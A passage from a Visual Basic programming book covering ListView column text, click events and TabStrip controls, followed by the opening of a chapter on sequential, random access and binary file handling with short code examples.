You've set up a list view and added the items you want to it. Now you want to set the list view up to use columns by setting its **View** property to **lvwReport**. You've added headers to each column (see the previous topic in this chapter)—but how do you add text for each item in each column?

You use the **ListSubItems** collection's **Add** method to add column text to an item. Each ListItem object has a **ListSubItems** collection, and here's how you use that collection's **Add** method:

```
ListSubItems.Add [ index ] [, key ] [, text ] [, reporticon ] [, tooltiptext ]
```

For example, let's say that we add three items to a list view that has four columns. We can add text in each of the columns for each of the three items.

Here's how it works. The first column, or *field* , holds the item's text (set with its **Text** property). To add text for the following three columns of the first item (we'll display "Field 2" in field 2, "Field 3" in field 3, and so on), we use the **ListSubItems** collection's **Add** method this way:

```
Private Sub Form_Load()

    Dim colHeader As ColumnHeader
    Dim intLoopIndex As Integer

    For intLoopIndex = 1 To 4        'Label headers
        Set colHeader = ListView1.ColumnHeaders.Add()
        colHeader.Text = "Field " & intLoopIndex
        colHeader.Width = ListView1.Width / 4
    Next intLoopIndex

    Dim ListItem1 As ListItem
    Set ListItem1 = ListView1.ListItems.Add()
    ListItem1.Text = "Item 1"
    ListItem1.Icon = 1
    ListItem1.SmallIcon = 1
    ListView1.ListItems(1).ListSubItems.Add , , "Field 2"
    ListView1.ListItems(1).ListSubItems.Add , , "Field 3"
    ListView1.ListItems(1).ListSubItems.Add , , "Field 4"
...
```

And we do the same for the remaining two items:

```
Private Sub Form_Load()

    Dim colHeader As ColumnHeader
    Dim intLoopIndex As Integer

    For intLoopIndex = 1 To 4        'Label headers
        Set colHeader = ListView1.ColumnHeaders.Add()
        colHeader.Text = "Field " & intLoopIndex
        colHeader.Width = ListView1.Width / 4
    Next intLoopIndex

    Dim ListItem1 As ListItem
    Set ListItem1 = ListView1.ListItems.Add()
    ListItem1.Text = "Item 1"
    ListItem1.Icon = 1
    ListItem1.SmallIcon = 1
    ListView1.ListItems(1).ListSubItems.Add , , "Field 2"
    ListView1.ListItems(1).ListSubItems.Add , , "Field 3"
    ListView1.ListItems(1).ListSubItems.Add , , "Field 4"

    Dim ListItem2 As ListItem
    Set ListItem2 = ListView1.ListItems.Add()
    ListItem2.Text = "Item 2"
    ListItem2.Icon = 1
    ListItem2.SmallIcon = 1
    ListView1.ListItems(2).ListSubItems.Add , , "Field 2"
    ListView1.ListItems(2).ListSubItems.Add , , "Field 3"
    ListView1.ListItems(2).ListSubItems.Add , , "Field 4"

    Dim ListItem3 As ListItem
    Set ListItem3 = ListView1.ListItems.Add()
    ListItem3.Text = "Item 3"
    ListItem3.Icon = 1
    ListItem3.SmallIcon = 1
    ListView1.ListItems(3).ListSubItems.Add , , "Field 2"
    ListView1.ListItems(3).ListSubItems.Add , , "Field 3"
    ListView1.ListItems(3).ListSubItems.Add , , "Field 4"

End Sub
```

That’s it—when you set **ListView1**’s **View** property to **lvwReport** , the preceding code gives us the results you see in Figure 16.21. Now we’ve added text to all the fields in our list view.




Figure 16.21 Adding column text to list view items.

Handling List View Item Clicks

Your list view is set up, and you've displayed the items you want in it in the view type you want. But now what? How do you let the user use that list view?

When the user clicks an item in a list view, the control generates an **ItemClick** event:

```
Private Sub ListView1_ItemClick(ByVal Item As ComctlLib.ListItem)

End Sub
```

The item that was clicked is passed to us as the argument named **Item** , and you can access its **Index** or **Key** properties to determine which item it is. As an example, here we display the item's index in a text box, **Text1** , when the user clicks it:

```
Private Sub ListView1_ItemClick(ByVal Item As ComctlLib.ListItem)
    Text1.Text = "You clicked item " & Item.Index
End Sub
```

Adding this code to a program gives us the results you see in Figure 16.22—when the user clicks an item, we report which item was clicked in the text box at bottom in that figure.




Figure 16.22 Handling list view clicks.

Besides item clicks, you can also handle column header clicks—see the next topic.

Handling List View Column Header Clicks

How do you know when the user clicks a column header in a list view? The control generates a **ColumnClick** event, which you can handle in its event handler:

```
Private Sub ListView1_ColumnClick(ByVal ColumnHeader As _
    ComctlLib.ColumnHeader)

End Sub
```

The column header the user clicked is passed to us as the **ColumnHeader** argument, and you can determine which column header was clicked with its **Index** property. For example, here we display which column the user has clicked with a message in a text box, **Text1**:

```
Private Sub ListView1_ColumnClick(ByVal ColumnHeader As _
    ComctlLib.ColumnHeader)
    Text1.Text = "You clicked column " & ColumnHeader.Index
End Sub
```

Now we can determine which column header the user clicked, as shown in Figure 16.23.




Figure 16.23 Determining which column was clicked in a list view.

Adding A Tab Strip To A Form

The Testing Department is calling again. There are just too many dialog boxes in your program. How can you fix that?

You can group the dialog boxes into one, using a tab strip; as the user selects tabs in the tab strip, you can display the contents that were separate dialog boxes in panels that appear when their tab is clicked. For an example of how this works, select the Project Properties item in the Visual Basic Project menu.

To add a tab strip control to a form, follow these steps:

1. Select the Project|Components menu item.
2. Click the Controls tab in the Components dialog box that opens.
3. Select the Windows Common Controls item.
4. Click on OK to close the Components dialog box.
5. The preceding steps add the Tab Strip Control tool to the toolbox. Draw a tab strip in the form as you want it.
6. Set the tab strip's properties, and add the code you want.

After you add a tab strip control to your program, it's up to you to tailor it the way you want it, by adding new tabs, text, and images to those tabs, and so on. We'll develop a tab strip example in the next topics in this chapter, and you can see that program at work in Figure 16.24. When the user clicks one of the three tabs in the program, we display a new panel of the tab strip control, each of which displays a picture box with a different color.




Figure 16.24 Our tab strip example program at work.

This example has these controls: a tab strip, **TabStrip1** ; three picture boxes, **Picture1** through **Picture3** , which each hold a solid-color picture (and with their **AutoSize** property set to True); a text box, **Text1** , so we can report which tab the user has clicked; and an image list control, **ImageList1** , which holds three images that we use in the tabs of the tab strip.

The code for this example is located in the tabstrip folder on this book's accompanying CD-ROM.

Inserting Tabs Into A Tab Strip Control

When you first add a tab strip control to a form, that control has one tab in it (and it can't have less than one—if you take that one tab out of the control, you'll find it back in place the next time you load the program into Visual Basic). How do you add others?

At design time, you use the tab strip's property pages. Just right-click the tab strip, select Properties from the menu that appears, and click the Tabs tab, as shown in Figure 16.25.




Figure 16.25 Adding tabs to a tab strip control.

You add new tabs by clicking the Insert Tab button, and at the same time you can set the tab's **Text** , **Key** , and other properties.

You can also add new tabs at runtime if you add them to the tab strip's **Tabs** property, using the **Add** method. For example, here's how we add two new tabs to a tab strip control and set their keys:

```
Private Sub Form_Load()
    Dim Tab2, Tab3 As ComctlLib.Tab

    Set Tab2 = TabStrip1.Tabs.Add()
    Tab2.Key = "Key2"

    Set Tab3 = TabStrip1.Tabs.Add()
    Tab3.Key = "key3"

End Sub
```

That's all there is to it. In the next topic, we'll take a look at adding text to the tabs.

Setting Tab Captions

You've added the tabs you want to your tab strip control—now how do you add text to those tabs?

At design time, you use the tab strip's property pages. Just right-click the tab strip, select Properties from the menu that appears, and click the Tabs tab, as shown in Figure 16.25. To enter the text for each tab, just select the tab you want to work on, and enter the text for that tab in the box labeled Caption, shown in Figure 16.25. That's all it takes.

You can also set a tab's **Caption** property at runtime. For example, here we set the captions of three tabs to "Tab 1", "Tab 2", and so on:

```
Private Sub Form_Load()
Dim Tab2, Tab3 As ComctlLib.Tab

Set Tab1 = TabStrip1.Tabs(1)
Tab1.Key = "Key1"
Tab1.Caption = "Tab 1"

Set Tab2 = TabStrip1.Tabs.Add()
Tab2.Key = "Key2"
Tab2.Caption = "Tab 2"

Set Tab3 = TabStrip1.Tabs.Add()
Tab3.Key = "key3"
Tab3.Caption = "Tab 3"
```

Adding this code to a program gives you the captions you see in Figure 16.26.

Figure 16.26 Making use of tab captions.

Setting Tab Images

The Aesthetic Design Department has sent you some email. How about adding some images to that tab strip control in your program? Hmm, you think, how does that work?

You can connect an image list control to a tab strip using the tab strip's **ImageList** property, and you can connect the images in that image list to the tabs in the tab strip. At design time, you use the tab strip's property pages. Just right-click the tab strip, select Properties from the menu that appears, and click the Tabs tab, as shown in Figure 16.25. Then select the tab you want to add an image to, and place the image's index or key in the image list into the box labeled Image, as shown in Figure 16.25. In addition, you must connect the image list to the tab strip control; select the General tab, shown in Figure 16.25, and enter the name of the image list control that holds the images you'll use (for example, **ImageList1**) in the box labeled ImageList.

You can also connect images to tabs at runtime. Let's see an example in code. Here, we add images displaying large numerals, 1, 2, and 3, as stored in an image list (**ImageList1** , which is connected to the tab strip with its **ImageList** property) to a tab strip's tabs this way:

```
Private Sub Form_Load()
Dim Tab2, Tab3 As ComctlLib.Tab

Set Tab1 = TabStrip1.Tabs(1)
Tab1.Key = "Key1"
Tab1.Caption = "Tab 1"
Tab1.Image = 1

Set Tab2 = TabStrip1.Tabs.Add()
Tab2.Key = "Key2"
Tab2.Caption = "Tab 2"
Tab2.Image = 2

Set Tab3 = TabStrip1.Tabs.Add()
Tab3.Key = "key3"
Tab3.Caption = "Tab 3"
Tab3.Image = 3
```

Now those numerals appear as images in the tabs in the tab strip, as shown in Figure 16.27.

Figure 16.27 Displaying images in a tab strip's tabs.

Using A Tab Strip To Display Other Controls

You usually use tab strips to display other controls. Let's see how this works with an example. Here, we'll use a tab strip to display three picture boxes.

After you've sized the tab strip control as you want it, you can move and size the picture boxes to cover the tab strip's *client area* (in other words, its display area). We do that for all three picture boxes like this, where we've placed them in a control array named **PictureControl** (we use a **With** statement because that's what you usually use here if you want to add other code to initialize the controls you're displaying):

```
For intLoopIndex = 0 To PictureControl.Count – 1
    With PictureControl(intLoopIndex)
        .Move TabStrip1.ClientLeft, TabStrip1.ClientTop,_
            TabStrip1.ClientWidth, TabStrip1.ClientHeight
    End With
Next intLoopIndex
```

This puts all the picture boxes on top of each other. How do you make sure only one is showing at a time? You set its **ZOrder** property to 0; for example, if we want to display the first picture box only, we'd use this code:

```
For intLoopIndex = 0 To PictureControl.Count – 1
    With PictureControl(intLoopIndex)
        .Move TabStrip1.ClientLeft, TabStrip1.ClientTop,_
            TabStrip1.ClientWidth, TabStrip1.ClientHeight
    End With
Next intLoopIndex

PictureControl(0).ZOrder 0
```

Now we've installed our picture boxes and displayed one on top. But how do we display the others when the user clicks a tab? We'll look into that in the next topic.

Handling Tab Clicks

When the user clicks a tab in a tab strip, the control creates a **Click** event:

```
Private Sub TabStrip1_Click()

End Sub
```

We can display the control that matches the clicked tab by setting its **ZOrder** to 0. For example, if we use the three picture boxes we added to a tab strip in the previous topic in this chapter, we can bring the selected picture box to the front this way:

```
Private Sub TabStrip1_Click()
    PictureControl(TabStrip1.SelectedItem.Index – 1).ZOrder 0
End Sub
```

We can also indicate which tab the user clicked in a text box:

```
Private Sub TabStrip1_Click()
```

```
    PictureControl(TabStrip1.SelectedItem.Index – 1).ZOrder 0
    Text1.Text = "You clicked tab " & Str$(TabStrip1.SelectedItem.Index)
End Sub
```

Adding this code to a program gives the results you see in Figure 16.28. Now we're letting the user click the tabs in a tab strip.

Figure 16.28 Clicking tabs in a tab strip.

Chapter 17
File Handling And File Controls

If you need an immediate solution to:

Using The Common Dialogs File Open And File Save As
Creating A File
Getting A File's Length
Opening A File
Writing To A Sequential File
Writing To A Random Access File
Writing To A Binary File
Reading From Sequential Files
Reading From Random Access Files
Reading From Binary Files
Accessing Any Record In A Random Access File
Closing A File
Saving Files From Rich Text Boxes
Opening Files In Rich Text Boxes
Saving Files From Picture Boxes
Opening Files In Picture Boxes
Using The Drive List Box Control
Using The Directory List Box Control
Using The File List Box Control
Creating And Deleting Directories
Changing Directories
Copying A File
Moving A File
Deleting A File
When Was A File Created? Last Modified? Last Accessed?
Creating A TextStream
Opening A TextStream
Writing To A TextStream
Reading From A TextStream
Closing A TextStream

In Depth

This chapter focuses on file handling and using the file controls in Visual Basic. Here, we'll see how to:

- Use the Common Dialogs File Open and File Save As (you can find more information on this topic in Chapter 11).
- Create a file
- Open a file
- Read from a file
- Write to a file
- Close a file
- Read and write files with rich text boxes
- Use the file controls like the directory list box and drive list box
- Determine a file's creation date, last modified date, and more
- Move and copy files
- Use the TextStream object

There are three main ways to access files in Visual Basic: as sequential files, as random access files, and as binary files (you set the way you'll treat a file when you open it). We'll get an overview of these types of files before turning to the Immediate Solutions.

Sequential Access Files

Sequential files are like tape cassettes—you read data from them in a sequential manner. If you want data at the end of the file, you have to read all the intervening data first. Sequential files are often organized into text strings in Visual Basic. Here are the Visual Basic statements and functions you use with sequential files (the # symbol refers to an open file, as we'll see):

- **Open**
- **Line Input #**
- **Print #**
- **Write #**
- **Input$**
- **Input #**
- **Close**

In addition, Visual Basic supports TextStream objects to make working with sequential files easier, as we'll see later in this chapter. Here are the major TextStream methods:

- **Read**
- **ReadAll**
- **ReadLine**
- **Write**

- **WriteBlankLines**
- **WriteLine**
- **Close**

When do you use sequential files? If you've got a text file full of variable-length strings, you usually treat that file as sequential. You can also use sequential files to store binary-format items like numbers.

Random Access Files

If sequential files are like cassettes, random access files are more like CDs. Random files are organized into records (usually of the same length), and you can read a particular record without having to read all the intervening data—you can move to that record in a file directly, just as you can move to a CD track.

Here are the Visual Basic statements and functions you use with random access files:

- **Type…End Type** (to create and format records)
- **Open**
- **Put #**
- **Len**
- **Seek**
- **LOC**
- **Get #**
- **Close**

When do you use random access files? If you want to create your own database files, formatted as you want them, you'd organize them into records. In fact, any file that you want to organize into records is best formatted as a random access file.

Binary Files

Binary files are simply unformatted binary data, and Visual Basic does not interpret (such as looking for text strings) or organize the contents (into records) of such files at all. These files are just bytes to Visual Basic, and the statements and functions you usually use with these files include the following:

- **Open**
- **Get**
- **Put**
- **Seek**
- **Close**

Binary files include EXE files, graphics files, and so on.

The FileSystemObject

Besides the preceding file types, Visual Basic includes the FileSystemObject for easy file manipulation on disk. This object includes a number of methods for copying, moving, and deleting files such as

these:

- **GetFile**
- **CopyFile**
- **DeleteFile**
- **MoveFile**
- **FileExists**
- **CreateFolder**
- **CreateTextFile**
- **OpenTextFile**

In fact, you use the FileSystemObject to create TextStream objects (with methods like **CreateTextFile** and **OpenTextFile**). We'll see more about this topic later in this chapter.

That's it for the overview of files and file handling. It's time to turn to the Immediate Solutions.

Immediate Solutions

Using The Common Dialogs File Open And File Save As

The usual way to start working with files is to get a file name from the user using the Common Dialogs File Open or File Save As. We've covered these dialogs in depth in Chapter 11, but we'll provide a quick overview here.

You display the File Open and File Save As dialog boxes with the Common Dialog control's **ShowOpen** and **ShowSave** methods. These methods need no arguments passed to them—to set various options, you set the Common Dialog control's **Flags** property (see Chapter 11). You can also set the **Filter** property so the dialog box displays only certain types of files, such as text files.

To find out what file the user wants to work with, you check the Common Dialog's **FileName** property after the user clicks on OK in the dialog box. That property holds the fully qualified (that is, with the path) name of the file to open. If you just want the file's name, use the **FileTitle** property.

Here's an example. In this case, we'll let the user select a file to open, and then display the file's name and path in a message box.

Add a Common Dialog control to a form and set the control's **CancelError** property to True so we can check if the user clicked the Cancel button. To check that, we use **On Error GoTo**:

```
Private Sub Command1_Click()
   On Error GoTo Cancel
...
Cancel:
End Sub
```

Then we display the Open dialog box:

```
Private Sub Command1_Click()
   On Error GoTo Cancel
   CommonDialog1.ShowOpen
...
Cancel:
End Sub
```

Finally, assuming the user clicked OK, we display the name of the file the user selected in a message box using the **FileName** property:

```
Private Sub Command1_Click()
   On Error GoTo Cancel
   CommonDialog1.ShowOpen
   MsgBox "File to open: " & CommonDialog1.FileName
Cancel:
End Sub
```

When you run this code and click the button, the Open dialog box appears, as in Figure 17.1.

Figure 17.1 The Open dialog box.

If you make a file selection and click on OK, the Open dialog box closes and the program displays the name of the file you selected, and its path, in a message box, as shown in Figure 17.2.

Figure 17.2 Getting a file to open from the user.

Creating A File

The Testing Department is on the phone again. Your new *SuperDuperTextPro* word-processing program is great, but shouldn't it offer users some way to save their text in a file? Hmm, you think, could be a good idea.

So how do you create a file in Visual Basic? The standard way is to use the **Open** statement (we'll see another way when we work with TextStream objects later in this chapter). Here's how the **Open** statement works:

```
Open pathname For mode [Access access] [lock] As [#] filenumber [Len= reclength]
```

Here are what the various arguments mean:

- *pathname*—A file name (may include directory or folder, and drive).
- *mode*—A keyword specifying the file mode: **Append**, **Binary**, **Input**, **Output**, or **Random** (if unspecified, the file is opened for **Random** access).
- *access*—A keyword specifying the operations permitted on the open file: **Read**, **Write**, or **Read Write**.
- *lock*—A keyword specifying the operations restricted on the open file by other processes: **Shared**, **Lock Read**, **Lock Write**, and **Lock Read Write**.
- *filenumber*—A valid file number in the range 1 to 511, inclusive. Use the **FreeFile** function to obtain the next available file number.
- *reclength*—A number less than or equal to 32,767 (bytes). For files opened for random access, this value is the record length. For sequential files, this value is the number of characters buffered.

If the file is already opened by another process and the specified type of access is not allowed, the **Open** operation fails and an error occurs. Also note that the **Len** clause is ignored if *mode* is **Binary**.

So how do you create a file with **Open**? If the file specified by *pathname* doesn't exist, it is created when a file is opened for **Append**, **Binary**, **Output**, or **Random** modes. After you've created the file, you refer to it using the file number.

Let's see an example. Here, we'll let users write the text in a text box, **Text1**, to a file on disk, file.txt, when they press a button. Because file operations are prone to error (we might run into missing diskettes, locked files, and so on), we start by checking for errors:

```
Private Sub Command1_Click()
   On Error GoTo FileError
...
FileError:
   MsgBox "File Error!"
End Sub
```

Next, we create file.txt as file #1:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
...
FileError:
   MsgBox "File Error!"
End Sub
```

Now we write the text in **Text1** to the file with the **Print #** method:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
   Print #1, Text1.Text
...
```

```
FileError:
   MsgBox "File Error!"
End Sub
```

And finally we close the file:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
   Print #1, Text1.Text
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

When you add a text box, **Text1**, to the form, and a command button, **Command1**, labeled “Write text to file”, and run the program, you see the display much like that in Figure 17.3. When you click the command button, the new file is created and written.

Figure 17.3 Writing text to a file.

TIP: We should note that each open file needs its own unique file number; you can use the **FreeFile** function to return the next available free file number. You use **FreeFile** like this: **FreeFile[(rangenumber)]**. Here, the optional rangenumber argument is a variant **that** specifies **the range** from which the next free file number is to be returned. Pass a 0 (default) to return a file number in the range 1 to 255. Specify a 1 to return a file number in the range 256 to 511.

Getting A File’s Length

When you start reading files in code, it can help to know the file’s length (for one thing, it can tell you how many bytes to read in). There are two ways to determine file length, the **FileLen** and the **LOF** functions.

The FileLen Function

The **FileLen** function returns the length of a file (in bytes) on disk. Here’s an example in which we report the size of a file, file.txt, in a message box using **FileLen**:

```
Private Sub Command1_Click()
   MsgBox "The file.txt file is" & Str(FileLen("c:\file.txt")) & _
       " bytes long."
End Sub
```

Running this code gives a result such as you see in Figure 17.4.

Figure 17.4 Reporting a file’s length.

The LOF Function

The **LOF** function returns the length of a file (in bytes) opened with the **Open** statement. You pass the **LOF** function an open file number. Here's an example in which we report the length of a file we've just written, using the **LOF** function:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
   Print #1, Text1.Text
   MsgBox "The file is" & Str(LOF(1)) & " bytes long."
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

Opening A File

How do you open a file in Visual Basic? You use the **Open** statement. Here's how the **Open** statement works:

```
Open pathname For mode [Access  access] [ lock] As [#] filenumber [Len= reclength]
```

Here are what the various arguments mean:

- *pathname*—A file name (may include directory or folder, and drive).
- *mode*—A keyword specifying the file mode: **Append**, **Binary**, **Input**, **Output**, or **Random** (if unspecified, the file is opened for **Random** access).
- *access*—A keyword specifying the operations permitted on the open file: **Read**, **Write**, or **Read Write**.
- *lock*—A keyword specifying the operations restricted on the open file by other processes: **Shared**, **Lock Read**, **Lock Write**, and **Lock Read Write**.
- *filenumber*—A valid file number in the range 1 to 511, inclusive. Use the **FreeFile** function to obtain the next available file number.
- *reclength*—Number less than or equal to 32,767 (bytes). For files opened for random access, this value is the record length. For sequential files, this value is the number of characters buffered.

If the file is already opened by another process and the specified type of access is not allowed, the **Open** operation fails and an error occurs. Also note that the **Len** clause is ignored if *mode* is **Binary** . If the file specified by *pathname* doesn't exist, it is created when a file is opened for **Append**, **Binary**, **Output**, or **Random** modes. If you open an existing file for **Output**, it is overwritten; if you open it for **Append**, new data is added to the end of the file. After you've created the file, you refer to it using the file number.

For example, here we open a file named file.txt and write the contents of a text box, **Text1**, to that file:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
   Print #1, Text1.Text
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"
```

```
End Sub
```

Writing To A Sequential File

Sequential files are often text strings in Visual Basic, but they can also be combinations of text and numbers. You usually use these standard statements to write to sequential files in Visual Basic (we'll also see how to use the TextStream methods later in this chapter):

```
Print # number, expressionlist
Write # number, expressionlist
```

Here, *number* is an open file number and *expressionlist* is a list of variables to write, separated by commas. Let's take a look at some examples.

The Print # Statement

If you want to store your data in text format, use **Print #** . As an example, we'll store the text in a text box to a file named file.txt using **Print #** . We start by checking for errors:

```
Private Sub Command1_Click()
   On Error GoTo FileError
...
FileError:
   MsgBox "File Error!"
End Sub
```

Then we open a file for output:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
...
FileError:
   MsgBox "File Error!"
End Sub
```

Then we print the text in a text box, **Text1**, to the file:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
   Print #1, Text1.Text
...
FileError:
   MsgBox "File Error!"
End Sub
```

Finally we close the file:

```
Private Sub Command1_Click()
   On Error GoTo FileError
   Open "c:\file.txt" For Output As #1
   Print #1, Text1.Text
   Close #1
```

```
   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

And that's it—now the user can write the contents of a text box out to disk. The code for this is located in the filewrite folder on this book's accompanying CD-ROM.

The Write # Statement

You can also use the **Write #** statement to write text and other types of data to a file. You use this statement with a file number and a comma-delimited list of the variables you want to write to that file. For example, here we open a file, data.dat, and write two numbers that the user has entered in the text boxes **Text1** and **Text2** to that file:

```
Private Sub Command1_Click()
   Open "c:\data.dat" For Output As #1
   Write #1, Val(Text1.Text), Val(Text2.Text)
   Close #1
End Sub
```

To see how to read those values back in, take a look at "Reading From Sequential Files" coming up in this chapter.

Writing To A Random Access File

You usually write records to random access files using the **Put** statement:

```
Put [#] filenumber, [recnumber ], varname
```

Here, *filenumber* is the number of a file to write to, *recnumber* is the number of the record to write (you set the record size when you open the file), and *varname* is the name of the variable that holds the data to write to the file.

To work with records in a random access file, you define a record type first. For example, here we define a new type named **Record** in a module (you can only define types in modules; to add a new module to a program, use the Project menu's Add Module item):

```
Type Record
    Name As String * 50
    Number As String * 50
End Type
```

Note that we use fixed-length strings here to make all our records the same size.

Now in a program, we can set up an array of such records in the (General) part of a form, as well as an integer to keep track of the total number of records:

```
Dim WriteData(1 To 50) As Record
Dim TotalRecords As Integer
```

In this example, we'll just have one record, which we fill from the text boxes **Text1** and **Text2** when the user clicks a button:

```
Private Sub Command1_Click()
   WriteData(1).Name = Text1.Text
   WriteData(1).Number = Text2.Text
   TotalRecords = 1
...
```

Next, we create a file to store our record(s) in—note that we set the size of each record in the file with the **Len** keyword:

```
Private Sub Command1_Click()
   WriteData(1).Name = Text1.Text
   WriteData(1).Number = Text2.Text
   TotalRecords = 1

   On Error GoTo FileError
   Open "c:\records.dat" For Random As #1 Len = Len(WriteData(1))
...
FileError:
   MsgBox "File Error!"
End Sub
```

Finally, we use the **Put** statement to write the data to the file. We only have one record here, but if we had a number of records, we could loop like this:

```
Private Sub Command1_Click()
   WriteData(1).Name = Text1.Text
   WriteData(1).Number = Text2.Text
   TotalRecords = 1

   On Error GoTo FileError
   Open "c:\records.dat" For Random As #1 Len = Len(WriteData(1))
   For loop_index = 1 To TotalRecords
       Put #1, , WriteData(loop_index)
   Next loop_index
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"

End Sub
```

And that's it—we've written our data file. To see how to read records back in, see "Reading From

Random Access Files" later in this chapter.

Writing To A Binary File

You usually write records to binary files using the **Put** statement:

```
Put [#] filenumber, [recnumber], varname
```

Here, *filenumber* is the number of a file to write to, *recnumber* is the number of the record to write for random files and the byte at which to start writing for binary files, and *varname* is the name of the variable that holds the data to write to the file.

Here's an example showing how to use **Put** to write a floating point number the user has entered in a text box, **Text1**, to a file—note that we open that file in **Binary** mode and don't use a record number with **Put** here:

```
Private Sub Command1_Click()
   Dim varOutput As Double
   varOutput = Val(Text1.Text)

   On Error GoTo FileError
   Open "c:\binary.dat" For Binary As #1
   Put #1, , varOutput
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

To see how to read the binary data back in, see "Reading from Binary Files" later in this chapter.

Reading From Sequential Files

To read from sequential file, you can use these standard statements (we'll see how to use TextStream methods later in this chapter):

```
Input # number, expressionlist
Line Input # number, string
Input$ ( numberbytes, [#] number)
```

Here, *number* is a file number, *expressionlist* is a list of variables the data will be stored in, *string* is a string variable to store data in, and *numberbytes* is the number of bytes you want to read. Let's see some examples.

The Input # Statement

You can use the **Input #** statement to read text and numbers from a sequential file. For example, if we write two integers the user has entered in **Text1** and **Text2** to a file, data.dat, this way using **Write #** when the user clicks **Command1:**

```
Private Sub Command1_Click()
   Open "c:\data.dat" For Output As #1
   Write #1, Val(Text1.Text), Val(Text2.Text)
   Close #1
End Sub
```

then we can read those integers back using **Input #** this way when the user clicks **Command2**:

```
Private Sub Command2_Click()
   Dim int1, int2 As Integer

   Open "c:\data.dat" For Input As #1
   Input #1, int1, int2
   Text3.Text = Str(int1)
   Text4.Text = Str(int2)
   Close #1

End Sub
```

The result appears in Figure 17.5. When the user enters two integers in the text boxes and clicks the Write Data button, we write them to disk. When the user clicks the Read data button, we read them back using **Input #** . In that way, we're able to write and read a sequential file. The code for this example is located in the filedata folder on this book's accompanying CD-ROM.




Figure 17.5 Using **Write #** and **Input #** to save and restore integers.

The Line Input Statement

Using the Line Input statement, you can read lines (text strings that end with a carriage return or carriage return/line feed pair) from a file. For example, say we had this set of lines, each separated by a carriage return/line feed pair in a file named file.txt:

```
Here is some
multi-line text
that we
will read in...
```

When the user clicks a button, we can read in the preceding text line by line with **Line Input** . First, we open the file:

```
Private Sub Command1_Click()

   On Error GoTo FileError
   Open "c:\file.txt" For Input As #1
...
FileError:
   MsgBox "File Error!"
End Sub
```

Now we need some way of looping over all the lines in the file—but how do we know when we've reached the end of the file? We use the Visual Basic **EOF** (End Of File) function, which returns True when we reach the end of the file:

```
Private Sub Command1_Click()

   On Error GoTo FileError
   Open "c:\file.txt" For Input As #1
   Do Until EOF(1)
...
   Loop

   Exit Sub

FileError:
   MsgBox "File Error!"
End Sub
```

Next we use **Line Input** to read lines of text from the file and append them to a multiline text box (that is, a text box with its **MultiLine** property set to True), **Text1**, along with a carriage return line feed pair this way:

```
Private Sub Command1_Click()
   Dim NewLine As String

   On Error GoTo FileError
   Open "c:\file.txt" For Input As #1
   Do Until EOF(1)
       Line Input #1, NewLine
       Text1.Text = Text1.Text + NewLine + vbCrLf
   Loop

   Exit Sub
FileError:
   MsgBox "File Error!"
End Sub
```

The result of this code appears in Figure 17.6. When the user clicks the command button, we read in the file.txt file line by line using **Line Input** and display it in the text box.




Figure 17.6 Reading text with **Line Input**.

The code for this is located in the fileread folder on this book's accompanying CD-ROM.

The Input$ Statement

The **Input$** statement lets you read in a string of a specified length. It might seem odd to have to know the strings' lengths before reading them in, but **Input$** does have one very useful aspect: if you use it together with the **LOF** (Length Of File) function, you can read in a whole text file at once.

For example, here's how we read in the file from the previous example, file.txt, all at once, without having to work line by line:

```
Private Sub Command1_Click()
   Dim NewLine As String

   On Error GoTo FileError
   Open "c:\file.txt" For Input As #1

   Text1.Text = Input$(LOF(1), #1)

   Exit Sub
FileError:
   MsgBox "File Error!"
End Sub
```

This example produces the same result as the previous example that uses **Line Input**.

Reading From Random Access Files

The Testing Department is on the phone. Your new program, *SuperDuperDataCrunch*, is great for writing data to disk, but shouldn't you let the user read that data back in? Hmm, you think, good idea.

You use **Get** to read records from a random access file:

```
Get [#] filenumber, [recnumber], varname
```

Here, *filenumber* is the number of a file to read from, *recnumber* is the number of the record to read, and *varname* is the name of the variable that should receive the read-in data.

Let's see an example. Earlier in this chapter, we saw how to write records to a random access file. We set up a new type named **Record** in a module:

```
Type Record
    Name As String * 50
    Number As String * 50
End Type
```

Then we set up two formwide arrays of records, **WriteData** and **ReadData**, and an integer named **TotalRecords** to keep track of how many records are total (these variables are stored in the (General) section of the form):

```
Dim WriteData(1 To 50) As Record
Dim ReadData(1 To 50) As Record
Dim TotalRecords As Integer
```

When the user clicked a command button, we read the text from two text boxes, **Text1** and **Text2**, placed that text in the first record of the **WriteData** array, and wrote that record out to a file named records.dat with the **Put** statement:

```
Private Sub Command1_Click()
   WriteData(1).Name = Text1.Text
   WriteData(1).Number = Text2.Text
   TotalRecords = 1

   On Error GoTo FileError
   Open "c:\records.dat" For Random As #1 Len = Len(WriteData(1))
   For intLoopIndex  = 1 To TotalRecords
       Put #1, , WriteData(intLoopIndex)
   Next intLoopIndex
   Close #1
   Exit Sub

FileError:
   MsgBox "File Error!"

End Sub
```

Now we'll see how to read that record back in. First, we open the file records.dat for random access, setting the record size to the length of each array element:

```
Private Sub Command2_Click()

   Open "c:\records.dat" For Random As #1 Len = Len(ReadData(1))
...
```

Then we use **Get** to read in the records:

```
Private Sub Command2_Click()
   Dim intLoopIndex As Integer

   Open "c:\records.dat" For Random As #1 Len = Len(ReadData(1))
   For intLoopIndex = 1 To LOF(1) / Len(ReadData(1))
       Get #1, , ReadData(intLoopIndex)
   Next intLoopIndex
```

Next, we loop over all the records in the file (although we use **LOF(1) / Len(ReadData(1))** to

determine the number of records in the file, we could also loop until the **EOF** function is True):

```
